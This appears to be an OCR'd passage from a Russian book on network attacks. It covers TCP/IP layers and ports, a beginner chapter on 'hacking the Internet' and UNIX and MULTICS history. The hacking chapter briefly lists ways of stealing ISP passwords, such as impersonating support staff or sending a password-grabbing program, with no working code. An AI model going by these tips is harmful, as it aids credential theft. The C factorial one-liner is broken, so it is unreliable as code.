*В первую очередь можно назвать **маршрутизацию** – выбор маршрута, по которому будет отправлен пакет. Ведь получатель может находиться и на другом континенте (и даже в космосе!), соединенный с отправителем множеством подсетей, часть которых в какой-то конкретный момент времени может оказаться неработоспособной, и тогда придется направлять пакеты «объездным» путем.*

Но прежде чем отправить пакет в путешествие, надо убедиться, что его размер не парализует сеть свой обработкой. Разбивку одной дейтаграммы на

[43] API – Application Program Interface – Интерфейс Прикладных Программ

множество пакетов[44] *фиксированного размера называют* ***фрагментацией****, а противоположный этому процесс -* ***сборкой****.*

Очевидно, фрагментация влечет за собой необходимость контроля целостности дейтаграммы (все ли пакеты были доставлены) и наличие механизма запросов для повторной пересылки пакетов.

Вообще же для выявления ошибок и сбора информации о работе сети необходим отдельный специализированный механизм, позволяющий находить и по возможности автоматически устранять нарушения работоспособности узлов сети.

Очень важно обеспечить защищенность соединения, как от случайных ошибок, так и преднамеренных атак. Сюда же можно отнести проблемы разделения одного канала между несколькими одновременно работающими приложениями.

Таким образом, вводится понятие ***виртуального канала****, обеспечивающего прозрачную связь между двумя приложениями, защищенную от влияния всех остальных приложений. Например, пользователь может одновременно проверять почту, кликать баннеры, болтая тем временем, с друзьями по ICQ. При этом одно приложение никак не мешает другим (разве что снижает общую скорость).*

Все перечисленные операции можно разбить на несколько групп, каждая из которых будет реализована своим протоколом. Очевидно, при этом одни протоколы должны опираться на другие. Так, например, для поддержки виртуального канала необходимо наличие устойчивой связи между узлами.

Поэтому, протоколы можно объединить в семейства в зависимости от круга решаемых ими задач. Тогда сами семейства окажутся связанными между собой простой иерархической зависимостью.

Ниже всех находится так называемый сетевой уровень. В Internet он реализован двумя протоколами IP (Internet Protocol) и ICMP (Internet Control Message Packet).

Протокол IP берет на себя заботы по маршрутизации, фрагментации и сборке пакетов на компьютере получателя. Фактически IP выполняет всю черновую работу по установлению соединения.

К этому же уровню относиться и ICMP протокол, использующийся для передачи сообщений об ошибках и сборе информации о работе сети. На нем основана работа таких утилит, как Ping и TraceRoute, применяющихся для диагностики сети.

Транспортный уровень реализован поверх сетевого. Это означает, что для своих нужд он использует результаты работы протоколов нижнего уровня. В Internet он реализован в протоколах TCP (Transmission Control Protocol) и UDP (User Datagram Protocol). В задачи транспортных протоколов входит обеспечение надежной и достоверной доставки данных через сеть. Сюда же относятся механизмы установки, поддержания и упорядочивания закрытия каналов соединения; обнаружение и устранения неисправностей передачи.

Однако TCP и UDP протоколы функционируют по-разному. Тогда как TCP создает виртуальный канал связи, гарантируя достоверность и надежность сообщений, UDP работает без установки соединения, и всего лишь проверяет контрольную сумму принимаемых дейтаграмм.

Может показаться, что UDP «плохой» протокол. Частично это так и есть, поэтому в подавляющем большинстве случаев используется надежный виртуальный канал связи, создаваемый TCP.

Однако UDP оказывается заметно шустрее TCP, поскольку не требует накладных расходов на поддержание соединения. Он используется, когда необходимость в дополнительном сервисе транспортного уровня отсутствует, а достоверность передачи не требуется. На нем в частности, реализован протокол обращений к DNS (Domain Name Space). В главе «Атака на DNS сервер»[45] *будет показано как использовать этот факт для атаки с целью перехвата трафика.*

Наконец, прикладной уровень обеспечивает высокоуровневый интерфейс между сетевыми приложениями. Сюда относится множество протоколов работы с почтой (POP3, SMTP, IMAP), сетевыми новостями (NNTP), файлами (FTP) и так далее.

---

[44] Здесь приходится использовать термин дейтаграмма, что бы не вызвать противоречия

[45] См. второй том книги

Конечно, это очень грубая схема, но общение представление о функционировании Internet с ее помощью получить можно. В дальнейшем же каждый протокол будет рассмотрен во всех подробностях.

Что такое порт?

Начинать подробное повествование о протоколах невозможно без упоминания ***портов****. Впрочем, читатель наверняка сталкивался с этим понятием и раньше. К сожалению, распространенные учебники пользователя для Internet только добавляют тумана в этом вопросе.*

Физические порты ввода-вывода хорошо известны и интуитивно понятны. Может быть, нечто аналогично есть и в Internet? На самом же деле, с сетевой точки зрения порт – не более чем одно из полей заголовка пакета (в действительности их даже два – порт отправителя и порт получателя).

А нужны они затем, чтобы уточнить с каким именно приложением, из всех, установленных на удаленном компьютере, клиент хочет установить связь. Каждое из приложений «закрепляет» за собой один или несколько портов и получает все приходящее пакеты, в заголовках которых прописаны те же значения. Пакет, который никто не забирает, уничтожается, а отправителю возвращается сообщение об ошибке (в этом случае на жаргоне говорят, что «порт закрыт»).

Такая схема обеспечивает совместную работу множества приложений, так, например, на одном и том же компьютере, имеющим всего один IP адрес, могут быть установлены почтовый сервер, сервер новостей, WEB-сервер, FTP-сервер. И никаких конфликтов и разборок «это чей пакет?» между ними не будет.

Очевидно, что приложение-отправитель и приложение-получатель должны использовать общие соглашения. Можно было придумать множество механизмов, обеспечивающих синхронизацию портов отправителя и получателя, но самым простым оказалось закрепить за каждым протоколом определенные порты, заставив разработчиков программного обеспечения придерживаться этого стандарта.

Прочная ассоциация порт-протокол привела к тому, что эти два термина стали частенько путать. Фраза «свяжись с сервером по сто десятому порту» – подразумевает «свяжись с сервером по протоколу POP3». На самом деле, почтовый сервер может быть настроен и на другой порт, значение которого каким-то образом будет сообщено клиенту.

Важно понять, формат передаваемых данных никак не связан со значением порта в заголовке. Выбор порта никак не влияет на протоколы прикладного уровня. Порт это только 16 битное число в заголовке TCP пакета.

Как взломать Internet (глава для самых начинающих)

Нельзя все ломать, надо на чем-то и сидеть
Народная мудрость

«Как взломать Internet» – слышится буквально во всех конференциях, прямо или косвенно связанных с взломом, коммуникациями и сетями. Вопрос технически безграмотен, ибо если уж и ломать, то не Internet (совокупность узлов, связанных друг с другом), а защиту от несанкционированного доступа. Защиты же сильно варьируются от узла к узлу, поэтому никакого универсального способа взлома «всего Internet» не существует. Речь может идти о взломе каких-то конкретных узлов или типовых атаках, срабатывающих в подавляющем большинстве случаев.

Однако обнаруженная однажды лазейка затыкается разработчиками защиты (или администраторами) – стоит только им узнать о ней. Поэтому, наивно надеяться, что любая общедоступная программная реализация невиданной доселе атаки долгое время сможет оставаться актуальной. Впрочем, существовали и такие дыры, которые затыкались не сразу (взять, к примеру, ошибку в реализации NPFS, описанную в главе «Атака на Windows NT») и тем более, сплошь и рядом встречаются администраторы, начисто игнорирующие всякие заплатки и халатно относящиеся к собственной безопасности.

Это говорит о принципиальной возможности сетевых атак, но отсюда отнюдь не вытекает существование некого универсального взломщика. То есть, вытекает еще как! Существуют же автоматизированные средства для поиска уязвимости, например, тот же SATAN (не к ночи он будет упомянут).

Существовать-то они, может быть, и существуют, да вот проку с них, как с козла известно чего. Упомянутый SATAN свободно доступен в сети[46]*, но безнадежно устарел не на один ледниковый период и совершенно бесполезен – именно в силу своей массовой распространенности. Дыры, которые он ищет, не заткнул только самый зауханный администратор.*

Все действительно стоящие средства распространяются на коммерческой основе и стоят тысячи, а то и десятки тысяч долларов. Они действительно позволяют автоматически атаковать даже недурно защищенную сеть, но совершенно недоступны рядовому злоумышленнику.

То, что громко называется «взломщиком Internet», представляет собой или вирус, или троянскую программу, в лучшем случае выводящую на экран издевательское послание, а в худшем уничтожающую информацию с жесткого диска.

Однако не стоит путать «взломщиков Internet» с, так называемыми, ***эксплоитами*** *– программными реализациями одной или нескольких конкретных атак. Они действительно существуют и даже, случается, работают. Но… спустя непродолжительное время безнадежно устаревают: дырки латаются, и с каждым днем найти незалатанный сервер становится все труднее и труднее.*

Впрочем, новые дырки обнаруживаются с завидной любому хронометру регулярностью, а их поток все растет и растет. (Естественно, программное обеспечение постоянно усложняется и риск допустить в нем ошибку становится все больше и больше). Поэтому, в любой момент времени любой узел сети потенциально уязвим.

Можно, не дожидаясь готовых эксплоитов, искать уязвимости самостоятельно. Собственно, большая часть этой книги и посвящена тому, как это сделать. Однако предполагается, что временное или постоянное соединение с Internet у читателя уже имеется.

“Атака на Internet” не означает «атаку на провайдера». Не то, что бы такое было невозможно (хотя техническим путем осуществить подобное все же затруднительно), просто данная проблема лежит совсем в другой области, не затрагиваемой в настоящей книге.

Существует всего два возможных способа атаки – похищение пароля у легального пользователя и перехват сессии аутентификации. Похищение пароля – процесс творческий. Можно позвонить от имени службы технической поддержки и потребовать пароль на бочку, можно послать пользователю хитрую программку, под шумок вытаскивающую пароль с его компьютера, а можно… доверчивых людей очень много и ввести их в заблуждение ничего не стоит. Продолжая развивать мысль дальше – можно украсть много-много денег и на них купить доступ в Internet. Но, к сетевым атакам это не имеет никакого отношения, как и все вышеперечисленные способы.

Перехват сеанса аутентификации пользователя на сервере провайдера – то же хищение пароля, но с применением технических средств. В главе «Атака на Windows 95 и Windows 98» такой способ подробно рассмотрен. Но для рядового злоумышленника он представляет скорее академический интерес: в локальной сети Ethernet чужие пакеты перехватить легко, а вот попробуй-ка, вклинься в телефонную линию связи между пользователем и провайдером! Кстати, обычный модем для анализа трафика не поможет, а понадобится специальное оборудование, намного превышающее в стоимости «самый лучший Internet».

Совсем другое дело, если есть хотя бы временный доступ в Internet. Если провайдер хранит имена и пароли пользователей на сервере, доступном через Internet (а вовсе не факт, что так будет всегда), существует возможность атаковать его по одному из сценариев, описанных в настоящей книге.

Но не существует никакой универсальной методики взлома. Каждый конкретный случай должен рассматриваться индивидуально и не удивительно, если окажется, что у такого-то провайдера никаких дыр нет и пароли утащить

[46] http://www.fish.com/~zen/satan/satan.html

невозможно. В любом случае, анализ уязвимости – дело долгое, кропотливое и требующее определенных знаний и навыков (в противном случае методичного перебора всех имеющихся эксплоитов).

*Среди неквалифицированных злоумышленников распространена следующая методика: терпеливо дожидаясь свежего эксплоита, они **немедленно** атакуют им провайдера, вероятнее всего, просто не успевшего на него среагировать. Однако очень редко удается сделать нечто большее, чем завесить сервер.*

Тенденция к удешевлению сетевых услуг (в ряде случаев стоимость ночного времени просто до смешного низка) обещает уменьшить актуальность проблемы «взлома Internet», поскольку скоро (ну почти скоро) появится возможность использовать его бесплатно или практически бесплатно.

- Вот посмотрите, батюшка, какая рожа! - сказал Плюшкин Чичикову, указывая пальцем на лицо Прошки. - Глуп ведь как дерево, а попробуй что-нибудь положить, мигом украдет!

Николай Васильевич Гоголь «Мертвые Души»

UNIX

- В этой главе:
  - История возникновения и эволюции UNIX
  - Техника запуска UNIX приложений под Windows
  - Важнейшие команды и приемы работы с UNIX
  - Конвейер – устройство, назначение, использование для атак
  - Понятие ввода-вывода
  - Перенаправление ввода-вывода
  - Использование перенаправления ввода-вывода для атак
  - Язык Perl – краткая история, возможности, использование для атак
  - Удаленное выполнение программ
  - Атака на UNIX
  - Архитектура подсистем безопасности UNIX

Введение в UNIX

"Два из наиболее известных продуктов Беркли - LSD и Unix. Я не думаю, что это совпадение"

Аноним

«*В 1943 г. в лаборатории швейцарской фармацевтической фирмы "Сандос" было получено вещество, в сотни и тысячи раз более активное, чем псилоцибин и мескалин (Hoffmann A., Stoll A., 1943). Оно не обладает ни вкусом, ни цветом, ни запахом, и ничтожные его количества способны вызвать галлюцинации, в основном зрительные... Это вещество, ставшее известным под названием LSD...*»

По поводу эпиграфа – думается, Швейцария и Беркли[47] имеют друг к другу точно такое отношение, как UNIX к LSD, но в отношении второго утверждения Аноним прав: UNIX (в том виде, в котором он известен сейчас) возник именно в университете Беркли, став частью культурного мира программистов, до тех пор, пока усилиями компании Microsoft операционные системы Windows 9x и Windows NT практически полностью не вытеснили его с рабочих станций и серьезно пошатнули репутацию UNIX как идеальной серверной платформы.

Но и сегодня в Internet существует огромное множество серверов, находящихся под управлением различных клонов операционной системы UNIIX, и маловероятно, чтобы Windows NT в обозримом будущем смогла бы их всех заменить.

В отличие от Windows NT, UNIX – сравнительно простая и поэтому достаточно стабильная операционная система, относительно непривередливая к конфигурации компьютера.

---

[47] Хорошее место, траву прямо на улице курят. Что и объясняет особенности берклеского юникса. (Антонов - старший.)

Для нее существует огромное количество бесплатного программного обеспечения, созданного в рамках проекта GNU[48]. Не углубляясь в юридически тонкости достаточно заметить: пользователю помимо исходных текстов предоставляется ***право владения*** программой. То есть, скачав бесплатный экземпляр из Internet, любой может его видоизменять и продавать, извлекая коммерческую выгоду. Поклонникам Windows, вероятно, это покажется диким, но множество UNIX-приложений распространяются именно таким образом.

Потом, необходимо учитывать, – серверное программное обеспечение не меняется каждый день. Множество серверов работают, и будут работать на операционных системах, установленных добрый десяток лет назад. Среди WEB-серверов со значительным отрывом от конкурентов лидирует Apache, работающий под управлением UNIX; в качестве почтовых серверов чаще всего используется SendMail, до сих пор не перенесенный на платформу Windows, словом, так или иначе, – UNIX жива, и с этим приходится считаться. Можно не любить UNIX, или быть ее фанатичным приверженцем, но для глубокого понимания механизмов функционирования сети уметь работать с ней необходимо.

Конечно, для понимания книги вовсе необязательно устанавливать UNIX на своей машине[49]. Достаточно воспользоваться любым эмулятором UNIX (про эмуляторы UNIX рассказывается в главе «Как запускать UNIX приложения из-под Windows»). Разумеется, речь идет не только о внешней эмуляции, но и создании среды, в точности повторяющей все системные вызовы UNIX. Это позволяет компилировать, отлаживать и изучать на предмет поиска дыр любые серверные приложения, не выходя из операционной системы Windows.

Точно так можно компилировать и запускать множество эксплоитов, рассчитанных на работу в среде UNIX и не функционирующих в Windows. Дело в том, что UNIX дает большую свободу в формировании заголовков пакетов низкоуровневых протоколов, а эта операция необходима для некоторых атак. Коммуникационные функции Windows не предоставляют таких возможностей, выполняя большую часть работы автоматически. Отсюда возникло совершенно беспочвенное утверждение, якобы UNIX всемогущее Windows и только на ней можно заниматься «настоящим» хакерством. Чепуха! Дополнительная библиотека решает проблему, и необходимость осваивать UNIX ради одной лишь возможности запуска эксплоитов мгновенно отпадает.

Точно так, эмулятор позволит научиться работать с командой строкой популярных UNIX-оболочек. Казалось бы, никчемная в век графического интерфейса архаичность… но она оказывается необходимой для удаленного управления UNIX-машинами, о чем подробно рассказывается в главе «Удаленное выполнение программ».

Наконец, в Internet всюду можно встретить следы архитектуры UNIX. И неудивительно! Ведь базовые протоколы разрабатывались именно на этой операционной системе и до недавнего времени Internet определяли как «сеть UNIX-машин». Да что там, Internet – операционные системы MS-DOS и Windows 9x/NT возникли не на пустом месте, а ведут свою историю от UNIX…

Поэтому бессмысленно разводить дискуссию «какая операционная система круче». Все они в той или иной степени наследуют идентичные концепции, а максимальные различия выпадают на долю прикладных интерфейсов, к ядру операционных систем никаких боком не относящихся.

Но это разные миры, каждый со своей уникальной культурой, традициями, нравами и обычаями. Техническая близость набора реализуемых возможностей скрыта за ***нетехническим*** конфликтом культур и идеологий разработчиков разных поколений. Одним нравится командная строка, мощные языки скриптов, витиеватые конфигурационные файлы… Другие же предпочитают дружелюбный интерфейс пользователя, мышь вместо старушки клавиатуры и полностью автоматизированный процесс инсталляции.

Наивно доискиваться «до истины» и выяснять «кто прав». Это классический конфликт «отцов и детей». Старое поколение неохотно расстается со своими привычками и редко испытывает восторг от «новых заморочек». В свое время «настоящие программисты» относились к UNIX точно так, как сегодня фанатики UNIX пренебрежительно отзываются о Windows.

«Автор практически полностью пропустил эпоху СМ-ок, пересидев ее в машинном зале "Эльбрусов". Выдающаяся элегантность архитектуры этой системы,

---

[48] Впрочем, некоторые GNU программы успешно перенесены на платформу Windows. Например, редактор EMACS.

[49] Но очень, очень желательно

ее несомненная революционность в сочетании с классическими традициями программирования, положенными в ее основу, заставляли относиться к UNIX с легкой иронией – как к любопытной системе с развитым командным языком и с удачным набором небольшого числа хорошо сочетаемых базовых понятий.

А язык Си показался поначалу чуть ли не студенческой поделкой, сляпанной на скорую руку для себя и друзей, когда уже не было сил программировать на ассемблере и BCPL. Да, собственно, и сами создатели языка не слишком скрывали именно такой первоначальной ориентации Си»

Евгений Зуев

История возникновения и эволюции UNIX


- В этой главе:
  - Первые ЭВМ
  - Изобретение ассемблера
  - Операционные системы RSX и OS/360
  - История MUTLICS
  - Возникновение UNIX
  - Берклиевский бум
  - UNIX в СССР
  - Краткая история LINUX

"…Unix – это страшно неудобная, недружелюбная и во всем ущербная ОС – явление неожиданное в годы массовой "бытовой" компьютеризации. Больше того – это возврат в пещерный мир каменных топоров, палок-копалок и примитивного доисторического первобытнообщинного коммунизма..."

Андрей Зубинский

"*Такие были времена. Я, например, к этому времени освоил около 15 ассемблеров и кучу ненужных машин…*" писал Вадим Антонов в своих воспоминаниях. Пару десятков лет назад аппаратные ресурсы были катастрофически ограничены, и программисты работали большей частью в машинных кодах. Сначала текст программы составляли на бумаге (!), тщательно проверяли, переносили на перфоленту и «*…относишь колоду карточек этак на 500, кладешь на полку. Через день (а если повезет, то и через час) на полке появляется распечатка*» вспоминает Вадим Маслов[50].

Трудоемкость была неимоверная. Фрагмент перфокарты, приведенный ниже, содержит стандартную подпрограмму сложения двух целых беззнаковых двоичных чисел для микропроцессора КР 580.



С появлением быстродействующих (по тем временам!) компьютеров второго поколения, возник значительный разрыв между временем, затраченным на составление программы, и скоростью работы машины. Наращивать вычислительную мощность без совершенствования приемов программирования стало бессмысленно – в связке

[50] "Что такое комп дома в собственном монопольном использовании, без перфокарт и начальника машины современная молодежь не поймет – они этого времени уже не застали..." Сергей Пустовойтов

«человек-компьютер» узким звеном оказался человек. Ведь совершенно все равно за день или за час выполнится программа, на составление которой ушел целый месяц, если полное время решения задачи в большей мере зависит не от быстродействия компьютера, а скорости программирования.

Огромным достижением стало изобретение ***ассемблера,*** позволяющего абстрагироваться от неудобного для человека машинного кода. Все команды получили легко запоминающиеся символьные имена – ***мнемоники***, а большую часть работы по вычислению адресов переходов и смещений компьютер взял на себя. Но за удобства пришлось заплатить, – программа, написанная на ассемблере, требовала перевода в машинный код перед запуском – ***ассемблирования***. Непосредственное общение с ЭВМ утрачивалось, а программисты изгонялись из машинных залов, уступая свое место оператору. Поэтому, многие представители старого поколения крайне негативно относились к новинке прогресса, считая программирование на ассемблере «ненастоящим».

Их можно понять, ведь приведенная выше «магическая» последовательность дырочек утрачивала всякую таинственность и на новом языке выглядела так[51]:

```
MOV     D,E
PUSH    B
XRA     A
for:
  LDAX  B
  ADC   M
  STAX  B
  INX   B
  INX   H
  DCR   E
JNZ     for
POP     B
MOV     E,D
RET
```

Ассемблерный листинг, в отличие от машинного кода, удобно читать и легко модифицировать. В тоже время сохраняется эффективность работы – каждая мнемоника эквивалента одной команде процессора, поэтому результат компиляции идентичен «ручному» машинному коду[52].

Врезка «информация»

Вероятно, одним из первых прототипов ассемблера был мнемокод, разработанный в 1955 году Михаилом Романовичем Шура-Бура и Лебедевым для М-20 – первой советской ЭВМ[53], поставляемой вместе с программным обеспечением. Благодаря этому работа с машиной значительно упрощалась, а программирование – ускорялось.

Ассемблер быстро завоевал популярность. С его помощью были созданы операционные системы, состоящие из многих сотен тысяч строк кода, гигантские математические библиотеки подпрограмм, разработаны пакеты моделирования сложных физических процессоров…

К сожалению, программы, написанные на ассемблере, совершенно непереносимы на другие платформы и чувствительны к модернизации железа – единственный выход переписать весь код заново экономически невыгоден, отчего и привязывает клиента к морально устаревшей конфигурации. Например, в одном из гидрометцентров Москвы машина БЭСМ-6 благодаря

[51] "*I remember the good old days, when computers were mainframes, analysts were magicians, and programmers punched cards...*" Philip Fites, Peter Johnston, Martin Kratz "Computer viruses crises"

[52] Точнее, *практически* идентичен. Но объяснение причин различий потребовало бы много места

[53] И, кстати, в то время самой быстрой в мире.

своей уникальной, ни на что не похожей архитектуре, исключающей всякую возможность портирования программного обеспечения на современные компьютеры, использовалась вплоть до 1991 года (и, вполне возможно, сохранилась до сегодняшних дней)!

Ведущие фирмы, оценив ситуацию, стали стремиться выпускать компьютеры приблизительно одинаковой архитектуры или прибегать к аппаратной эмуляции, пытаясь обеспечить приемлемую переносимость. К сожалению, полной совместимости с ранними моделями (как и с моделями сторонних производителей) обычно не достигалось, и многие уникальные программные наработки оказались утеряны.

Например, операционные системы IBM OS/360 и RSX-11 были написаны целиком на оптимизированном ассемблере и поражали всякого, кому доводилось их увидеть. Штука ли – RSX исполнялась на 16-разядном компьютере PDP-11 и вместе с приложениями довольствовалась всего лишь 32 килобайтами оперативной памяти[54]! Но разработчики исхитрились поддержать вытесняющую многозадачность, иерархическую файловую систему, оверлеи (выгрузку неиспользуемых частей приложений на диск для экономии памяти) и планировку задач в реальном времени. Все это потребовало свыше восемнадцати месяцев напряженной работы коллектива талантливых программистов. К сожалению, компьютеры PDP-11 просуществовали недолго, а вместе с ними исчезла и RSX-11.

С IBM OS/360 связана другая история. «Голубой гигант» выпускал множество моделей компьютеров различного назначения и конфигураций, никак не совместимых между собой. Разумеется, это причиняло огромные неудобства как в создании программного обеспечения для всего парка машин, так и в поддержке потребителей. К примеру, маленькая контора из Кукурузной Долины покупала дешевый маломощный компьютер, а спустя пару лет, приобретая более совершенную модель, прибегала к IBM с претензиями о несовместимости, требуя вернуть деньги или заставить все заработать.

Так возникла идея единой серии совместимых друг с другом масштабируемых компьютеров, способных наращивать свою мощность простой установкой нового оборудования[55]. Цифра «360[56]» в названии модели – символ полного, всеобъемлющего охвата рынка – от настольных «калькуляторов», до систем управления производством. Казалось, ничто не могло прекратить существование этой архитектуры, поэтому от программного обеспечения переносимости не требовалось и выбор ассемблера в качестве языка программирования операционной системы выглядел вполне логично. К тому же, окажись она написанной на языке высокого уровня, на младших машинах серии обеспечить приемлемую производительность стало бы невозможно. К сожалению, «единая серия» вскоре умерла, вытесненная персоналками, а вместе с ней канула в песок истории и OS/360.

Но, благодаря непрекращающемуся снижению цен на компьютеры, с некоторого времени появилась возможность писать программы на переносимых языках высокого уровня, – потери производительности окупались «долгоживучестью» продукта.

Кстати, неверно думать, что раньше и вовсе не существовало высокопроизводительных компьютеров. Так, например, компания Honeywell в 1973 году приступила к выпуску многопроцессорных компьютеров, оснащенных в стандартной конфигурации 768 КБ ОЗУ и дисковым накопителем 1.6 Гигабайт. Стоило это удовольствие порядка ***семи миллионов долларов***, но быстро окупалось дешевым[57] программным обеспечением, которое уже не умирало при переходе на другую машину.

*Врезка «исторический факт»**

В 1974 году в Стокгольме прошел первый чемпионат мира по шахматам, в котором соревновались между собой не люди, а… машины. По условиям конкурса программы должны были исполняться на собственном железе каждого из участников.

Если пренебречь небольшими расхождениями в алгоритмах, так или иначе сводящихся к перебору, победа зависела только от быстродействия компьютера, и при нормальном развитии событий принадлежала бы широко разрекламированной американской разработке «Chess 4».

Никому и в голову прийти не могло, что русские свою «Каиссу» выполнят на оптимизированном ассемблере! На отстойном (даже по тем временам) железе

[54] Самой же операционной системе отводилась только половина из них – 16 килобайт

[55] Именно эта идея использовалась в IBM PC

[56] Подразумевается градусов

[57] По сравнению с аналогичными программами, написанными на ассемблере. Но и в этом случае его стоимости составляла десятки и сотни тысяч долларов

«Каисса» очень прытко уделала всех остальных претендентов, получив в конечном итоге звание шахматиста третьего разряда и первое место на конкурсе.

Забавно, но среди ее создателей не было ни одного шахматиста с разрядом, и использовались в ней не какие-то особо продвинутые высоко интеллектуальные алгоритмы, а простейшие операции перебора.

Но семь миллионов долларов это очень дорого, и такие компьютеры были доступны доступно лишь крупнейшим институтам и фирмам. Однако производители еще тогда предчувствовали закон Мура, официально сформулированный значительно позднее – в 1978 году, и в лице компаний Bell Labs, General Electric's, Ford и MIT (Массачусетский Технологический Институт) в 1965 году вплотную занялись дорогостоящими экспериментами, целью которых было создание универсальной, переносимой, многопользовательской, высокопроизводительной операционной системы.

Врезка «исторический факт»

В 1965 году Гордона Мура (одного из основателей компании Intel) редакторы журнала Electronics попросили дать прогноз будущего полупроводниковых компонентов на ближайшие десятилетние. Он, проанализировав положение дел на рынке за последние три года (в 1959 году был изобретен первый транзистор, а в 1965 году на одном кристалле удалось разместить 64 компонента), пришел к выводу, что в течение нескольких лет число транзисторов в компьютерных чипах ежегодно будет удваиваться: "Ага, ежегодно происходит удвоение. Отлично, так, похоже, будет продолжаться и на протяжении следующих 10 лет". Карверон Мид в шутку назвал этот прогноз законом, но даже сам Мур не мог предположить сколь долго такая ситуация сможет продолжаться. С момента предсказания прошло свыше тридцати пяти лет, но и сегодня оно не потеряло своей актуальности.

«Если бы автомобилестроение эволюционировало со скоростью полупроводниковой промышленности, то сегодня «Роллс-Ройс» стоил бы 3 доллара, мог бы проехать полмиллиона миль на одном галлоне бензина, и было бы дешевле его выбросить, чем платить за парковку» пошутил как-то раз по этому поводу Мур.

Рисунок guyswithitbd.gif (рисунок взят с сайта компании Intel)

Для этого проекта General Electric пожертвовала высокопроизводительной 36-разрядной машиной GE-645 с неплохим и по сегодняшним меркам процессором, оснащенной превосходной канальной подсистемой ввода/вывода, – совершенно непозволительную для тех времен роскошь.

Проект получил название MULTICS (*Multiplexed Information & Computing Service*)[58]. Немногим позже, в апреле 1969 Bell Labs разочаруется в достигнутых результатах и прекратит свое участие в проекте, считая его неудачным, но идеи, заложенные в MULTICS, найдут применение в операционных системах RSX, VMS, UNIX и даже Windows NT. Все они в той или иной степени повторят решения, впервые найденные тогда, в далеких шестидесятых и практически не внесут ничего нового.

Врезка «замечание»

«Если какой-то продукт имел успех, то в следующем цикле проектирования разработчики "изобретут" его еще раз: скорее всего, это будет не радикально новая система, а усовершенствованная старая...

[58] Вернее, сам проект назывался MAC, а MUTLICS – его единственное детище

Возьмем проекты, которые долгие годы создавались компьютерными фирмами Восточного побережья США. Большая часть этих идей была позаимствована из исследований, выполненных в высших учебных заведениях вроде Массачусетского технологического института (MIT - Massachusetts Institute of Technology). В 60-е годы инженеры и ученые MIT работали над проектом Министерства обороны США под названием MULTICS, а компании Digital, Data General и нью-йоркская лаборатория IBM нанимали выпускников MIT и других университетов Востока США.

Компьютеры и операционные системы, разработанные этими фирмами, многое взяли из проектов, подобных MULTICS. В этой среде родилась и операционная система Unix, созданная в Bell Laboratories. Проекты этих компаний представляют собой вариации на одни и те же темы - вот почему они так походили друг на друга. Можно ли было ожидать здесь появления чего-либо радикально нового?» - скажет позже один из инженеров фирмы IBM.

В отличие от своих предшественниц, MULTICS разрабатывалась на интерпретируемом языке высокого уровня PL/1, созданного на основе АЛГОЛА, ФОРТРАНА и КОБОЛА и ориентированного в первую очередь на задачи моделирования. Это был довольно развитый язык, поддерживающий работу со списками и другими сложными структурами данных и первый, для своего времени, допускавший выделение памяти под переменные различными способами.

Так, например, программа, вычисляющая факториал, могла выглядеть следующим образом:

```
FACT: PROC OPIONS (MAIN);
DCL N DEC FIXED (2), Z FIXED(15);
    GET LIST(N);
    Z=6;
    DO I=4 TO N;
           Z=Z*I;
    END;
    PUT DATA(Z);
END FACT;
```

Для сравнения, та же программа, написанная на языке Си, с легкостью умещается в одну строку:

```
for (int i=1;i==n;i++) int z=z*i;
```

Но каким бы вычурным и многословным не был синтаксис PL/1, писалось на нем намного быстрее, чем на ассемблере, и к 1968 году (то есть спустя три года после начала проекта) MULTICS начала обретать черты законченной операционной системы.

Сдерживаемые катастрофическим недостатком оперативной памяти, разработчики додумались до виртуальной памяти со страничной организацией, широко используемой сегодня в таких операционных системах как UNIX и Windows. Виртуальная память имела сегментно-страничную организацию, отделяя сегменты данных от программного кода. Все сегменты имели атрибуты защиты, определяющие привилегии доступа. Перед каждой попыткой чтения/записи данных или исполнения кода чужого сегмента операционная система проверяла наличие прав на такую операцию, гарантируя надежную защиту критических участков кода от посягательств злоумышленников или некорректно работающих программ. К слову сказать, ни UNIX, ни Windows не обеспечивают подобной многоуровневой защиты. Отделяя прикладные приложения от ядра операционной системы, они в то же время позволяют уронить это самое ядро некорректно написанным драйвером, имеющим равные с ядром привилегии. Кстати, в Windows NT ядро - ни что иное, как совокупность драйверов.

Именно в MULTICS впервые появилось возможность динамического связывания модулей в ходе выполнения программы, более известная современному читателю по этим пресловутым DLL в Windows. Такой прием логически завершил эволюцию совершенствования оверлеев, обеспечив единый, унифицированный интерфейс для всех программ, позволяя сэкономить значительную часть оперативной памяти и процессорных ресурсов. Один и тот же модуль (например, подпрограмма вывода сообщений на экран) теперь по потребности динамически загружался с диска и мог использоваться несколькими приложениями

одновременно. Правда, при такой организации возникали проблемы совместного использования библиотек. Допустим, некое приложение, загрузившее для своих нужд динамическую библиотеку и считающее ее «в доску своей», в действительности оказалось отосланным к уже загруженному в память сегменту, активно используемому и другими приложениями. Что произойдет, если приложение, считающее библиотеку своей, попытается ее слегка модифицировать (при условии, что необходимые права у него есть)? Разумеется, незамедлительно грохнутся все остальные приложения, для которых такой поворот событий окажется полной неожиданностью. Поэтому, разработчики придумали механизм «копирования при записи» – при первой же попытке модификации коллективно используемого сегмента создается его копия, предоставляемая в полное распоряжение модифицирующему коду. Немногие из современных систем поддерживают такую возможность![59]

Иерархическая файловая система впервые появилась именно в MULTICS, а не в UNIX, как пытаются утверждать некоторые поклонники последней. Файловая система MULTICS не только допускала вложенные директории, но и объединяла в одну логическую древовидную структуру файлы, физически расположенные на разных носителях. На уровне реализации это выглядело двоичным деревом, в узлах которого находились именованные каталоги, а листьями выступали ссылки на файлы. Современные операционные системы UNIX и Windows используют упрошенный вариант такой схемы.

